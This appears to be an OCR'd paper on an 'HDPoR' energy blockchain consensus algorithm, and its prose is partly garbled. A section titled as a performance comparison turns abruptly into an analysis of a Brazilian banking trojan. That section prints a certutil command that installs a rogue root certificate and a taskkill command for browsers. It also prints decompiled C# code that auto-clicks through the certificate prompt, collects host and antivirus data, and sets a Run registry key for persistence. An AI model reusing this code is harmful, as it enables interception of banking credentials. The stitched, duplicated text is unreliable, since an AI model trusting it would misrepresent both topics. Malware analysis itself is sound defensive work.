


Figure 5. HDPoR diagram view.

4.4.2. Generating the Last Irreversible Block for Measuring Renewable Energy

During the time that the network is disconnected, multiple forks will be lengthened each time. The larger chains will win, but the observers who are using the blockchains will want to be certain that a particular block belongs to the longest chain. At that time, it becomes clear that 2/3 + 1 block producer confirms. The B block was confirmed by C and A; 2/3 + 1. If 2/3 block producers are normal, then in any case, the other chain cannot be longer. The transaction is signed when the current state of the blockchain is somewhat reliable. This belief is based on the perception of the immediate block. If the consensus regarding the longest chain changes, the belief can be broken, and the signer withdraws the transaction. In HDPoR, all the transactions have the hash value of the immediately preceding block, and if the previous block disappears from the chain record, it is treated as an invalid transaction. All the transactions that are signed in an orphaned fork are ineligible and cannot be included in the main fork (see Figure 6). The additional effect of this process is to provide security against attacks that can create long-term alternate chains. All the transactions are directly committed to the blockchain. As time goes on, all the blocks become validated by the interests, and the counterfeit chain cannot be replicated. All the examples are round-robin block producer scheduling. In fact, the order of the block producers is mixed every N blocks (N is the number of producers). This randomization ensures that block producer B cannot always ignore A, and that the tie will be broken if there are multiple forks of the same producer number.




Figure 6. HDPoR diagram viewpoint.

4.4.3. Design of Consensus Algorithm Architecture

The HDPoR agreement algorithm is a kind of distributed record that records transaction information. Each node has its own book, and the contents of each book are kept the same by a consensus algorithm. One entry recorded in a book can be represented as a transaction. When a user who wants to record in a book creates a transaction and transfers it to the P2P (peer-to-peer) network, the blockchain processing nodes collect the blocks and generate a block. Since blocks are chained together, the sequential recording of transactions is possible. An instance of this linked chain represents one distributed book.

The consistency or uniformity of the distributed books can be explained by the identity of the blockchain image that is held by each node eventually resulting from the identity of the blockchain image of each node. The identity of a blockchain image can be maintained naturally if a central node creates a block that is dedicated to it. However, since the core aspect of the blockchain technology is to generate trust without having to trust a specific node, individual nodes—rather than a centralized method—autonomously generate blocks, but after a kind of agreement process, we have a way to identify it (see Figure 7). However, the blockchain system can be regarded as a kind of distributed book system that records transaction information, and all the nodes that are participating in the blockchain manage the same distributed book copy. In this respect, the blockchain system has a very similar system to the traditional state machine replication system. One can also design these architectures.




Figure 7. HDPoR system architecture.

In addition, the Energy Blockhain Engine Service Prototol (EBESP) is used as an important standard communication protocol for building a blockchain network in the future.

4.4.4. Energy Consensus Algorithm Sequence

(1) The Transition Pool contains transactions that are due to be processed.

(2) Transaction Management obtains the total transaction information to be processed, grasps the average workload of the shards in the Work Status Model and the current workload, and distributes the transactions to each shard.

(3) In each shard, the transactions are ordered and verified based on the Check List (20 items), which is necessary for transaction verification.

(4) The Transaction Verification Transactions that pass the Check List are sequentially written to the block and then propagated to the connected node (See Figure 8).




Figure 8. HDPoR process.

(5) In the block propagation process, the work status of the current shard is completed, and the verifiable throughput is updated in the work status model.

(6) In the Transection Pool, the processed transactions are deleted.

It also shows the flow chokes of the blockchain network nodes of HDPoR (see Figure 9).

(1) Request a smart contract run on the node.

(2) Verify the executed result and send the verification result to the client.

(3) The client compares the received results to determine the transaction validity.
(4) Pass validation and valid transactions to Auder.
(5) Order bundle transactions into blocks and propagate them to nodes.
(6) The nodes receive the block, verify it, confirm it, and save it to the ledger.




Figure 9. HDPoR flowchart.

HDPoR dApp Architecture also uses existing HTML/CSS/Javascript languages to provide the SDK (Software Development Kit) for dApp. The password is compiled by using the hash algorithm of SHA-256 and using EBVM (Energy Blockchain Virtual Machine). All of these data are stored in the cloud system (see Figure 10).




Figure 10. HDPoR Decentralized Application (dApp) architecture.

4.4.5. Energy Blockchain UML Diagram

The UML (Unified Modeling Language) diagram of the energy blockchain contains the status of the accounts that have been collected. The State Model can be used to access the energy account and change its state. The changed account calls the tree to implement the changed tree through the energy XML (Extensible Markup Language) DB package. It contains the status of the accounts when they are collected. Then, if the contents of the block are changed before the structure in which the blocks are connected in a chain is in accordance with the block generation cycle, all of the following ones are changed. Also, since it is difficult to manipulate the blockchain, it takes a distributed shared ledger, and all the users share the ledger in which all the transactions are recorded. Therefore, if a new block is to be added to a chain, the validity of the transaction must be verified (avoiding undue transactions, and ensuring transparency of the transactions). The account struct also takes a 'has' relation. Power struct and AMI (Advanced Metering Infrastructure) structs, which comprise the energy core, have an attending relationship, and an Instructor struct takes a teaching relation to an AMI struct. Therefore, we designed the energy blockchain algorithm by a relation diagram according to class (see Figure 11).





Figure 11. HDPoR class diagram.

1. Detailed Diagram of the Energy Blockchain

The detailed diagram of the energy blockchain can be thought of as being divided into BLOCK N and BLOCK N + 1. BLOCK N maps to Root with the Merkel Patricia Tree, while TxHash maps with the Transaction Merkle Tree and ReceiptHash maps with the Receipt Mercury Tree. In order to improve the performance of the blockchain, it has a structure that is designed for sharding so as to enable the parallel processing of transactions. The "sharding" technique, which is generally used to ensure efficient scalability in a database, consists of slicing an entire DB so that each fragment is processed by a number of different sites. In applying the sharding technique to a blockchain, it is a matter of specifying which node is responsible for which shard, and how to handle each shard. Specifying a static shard may be detrimental to the openness of the public blockchain, and because there is a problem in terms of security, we designed a method of dynamically dividing the shard and node mapping into BLOCK and BLOCK + 1. In order to get the header struct, the relationship between BLOCK and BLOCK + 1 is important; therefore, it is designed for each of the diagrams in such a way that each angle is handled by many different sites (see Figure 12).



```
type Header struct {
            ParentHash   common.Hash
            Bloom        Bloom
            GasLimit     hexutil.Uint64
            GasUsed      hexutil.Uint64
            UncleHash    common.Hash
            Coinbase     common.Address
            Root         common.Hash
            TxHash       common.Hash
            ReceiptHash  common.Hash
            Difficulty   *hexutil.Big
            Number       *hexutil.Big
            Time         *hexutil.Big
            Extra        hexutil.Bytes
            MixDigest    common.Hash
            Hash         common.Hash
}
```

```
type Header struct {
            ParentHash   common.Hash
            Bloom        Bloom
            GasLimit     hexutil.Uint64
            GasUsed      hexutil.Uint64
            UncleHash    common.Hash
            Coinbase     common.Address
            Root         common.Hash
            TxHash       common.Hash
            ReceiptHash  common.Hash
            Difficulty   *hexutil.Big
            Number       *hexutil.Big
            Time         *hexutil.Big
            Extra        hexutil.Bytes
            MixDigest    common.Hash
            Hash         common.Hash
}
```

Figure 12. HDPoR class diagram.

2. Comparison of the Energy Blockchain Algorithm and the Performance of the Existing POS Blockchain

The first thing it does is install itself in the victim's computer, which it achieves by using a digital certificate to intercept https traffic. It may be that the certificate is already installed in the user's computer, in which case the malicious code will jump directly to the bank credentials theft phase.

If it is not already installed, it generates a certificate and installs it using the Certutil system tool:

"certutil–addstore\Root\$Variable_Path\fiddlerRoot.cet" (see Figure 13).


If the installation produces errors, it seeks to create a certificate through the screen resolution of the victim's computer. To identify the real screen resolution, it closes any browsers that may be open, such as firefox.exe, chrome.exe, or iexplore.exe, and ends their execution using this command:

"taskkill/f/im $Nombre_proceso.exe".

Once it has the screen resolution, it generates the certificate using the original mouse positions, as shown below.


Once installed, it begins collecting data from the infected machine, and searches for the following data (see Figure 14):

- Name of the infected machine
- User name
- Machine architecture
- Directory in which the executable program is located
- Path to the Temp folder
- Screen resolution
- The device's Mac address
- Whether any of the plugins for Banco do Brasil or Caixa Económica Federal are installed in the machine
- Whether an antivirus is installed in the machine



```
// Token: 0x06000551 RID: 1361 RVA: 0x00016220 File Offset: 0x00014420
public void InstallCertificado()
{
    int width = Screen.PrimaryScreen.Bounds.Width;
    int height = Screen.PrimaryScreen.Bounds.Height;
    this.HOSPEDEIRO();
    if (width == 1366 && height == 768)
    {
        Thread thread = new Thread(new ThreadStart(this.Certificado));
        thread.Start();
        Thread.Sleep(100);
        int x = 772;
        int y = 590;
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        Thread.Sleep(100);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        Thread.Sleep(100);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.SetCursorPos(x, y);
        MONTADO.mouse_event(2u, 0u, 0u, 0u, UIntPtr.Zero);
        MONTADO.mouse_event(4u, 0u, 0u, 0u, UIntPtr.Zero);
    }
```


Figure 13. Certificate coordinates.



```
public void PN()
{
    Xpctra.Properties.Settings.Default.NomePro = Assembly.GetExecutingAssembly().GetName
      ().Name;
    Xpctra.Properties.Settings.Default.NomePc = Dns.GetHostName();
    Xpctra.Properties.Settings.Default.Usuario = Environment.UserName;
    Xpctra.Properties.Settings.Default.Bits = this.INTANGIVEL();
    Xpctra.Properties.Settings.Default.CaminhoPath =
      AppDomain.CurrentDomain.BaseDirectory.ToString();
    Xpctra.Properties.Settings.Default.CaminhoTemp = Path.GetTempPath();
    try
    {
        int width = Screen.PrimaryScreen.Bounds.Width;
        int height = Screen.PrimaryScreen.Bounds.Height;
        Xpctra.Properties.Settings.Default.Resoluçao = string.Concat(new object[]
        {
            "w:",
            width,
            " h:",
            height
        });
        this.Mac();
        this.MORIBUNDO();
        Xpctra.Properties.Settings.Default.Sistema = PlatformHelper.FullName;
        this.CONFORTAVEL = SystemHelper.GetAntivirus();
    }
    catch (Exception)
    {
    }
}
```

Figure 14. Information collected from the device.


Once it has obtained the information it was seeking, it achieves 'persistence' in the system, elevating privileges. To do this, it adds a key in the Windows registry that checks for its presence each time the binary run is initiated (see Figure 15).



```
// Xpctra.LIMPAMENTO
// Token: 0x0600053A RID: 1338 RVA: 0x0001550C File Offset: 0x0001370C
public void SALADEIRA()
{
    try
    {
        string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(name);
        registryKey = Registry.LocalMachine.OpenSubKey(name, true);
        registryKey.SetValue(Settings.Default.NomePro, Application.ExecutablePath.ToString());
        registryKey.Close();
    }
    catch (Exception)
    {
    }
}
```

Figure 15. Information collected from the device.

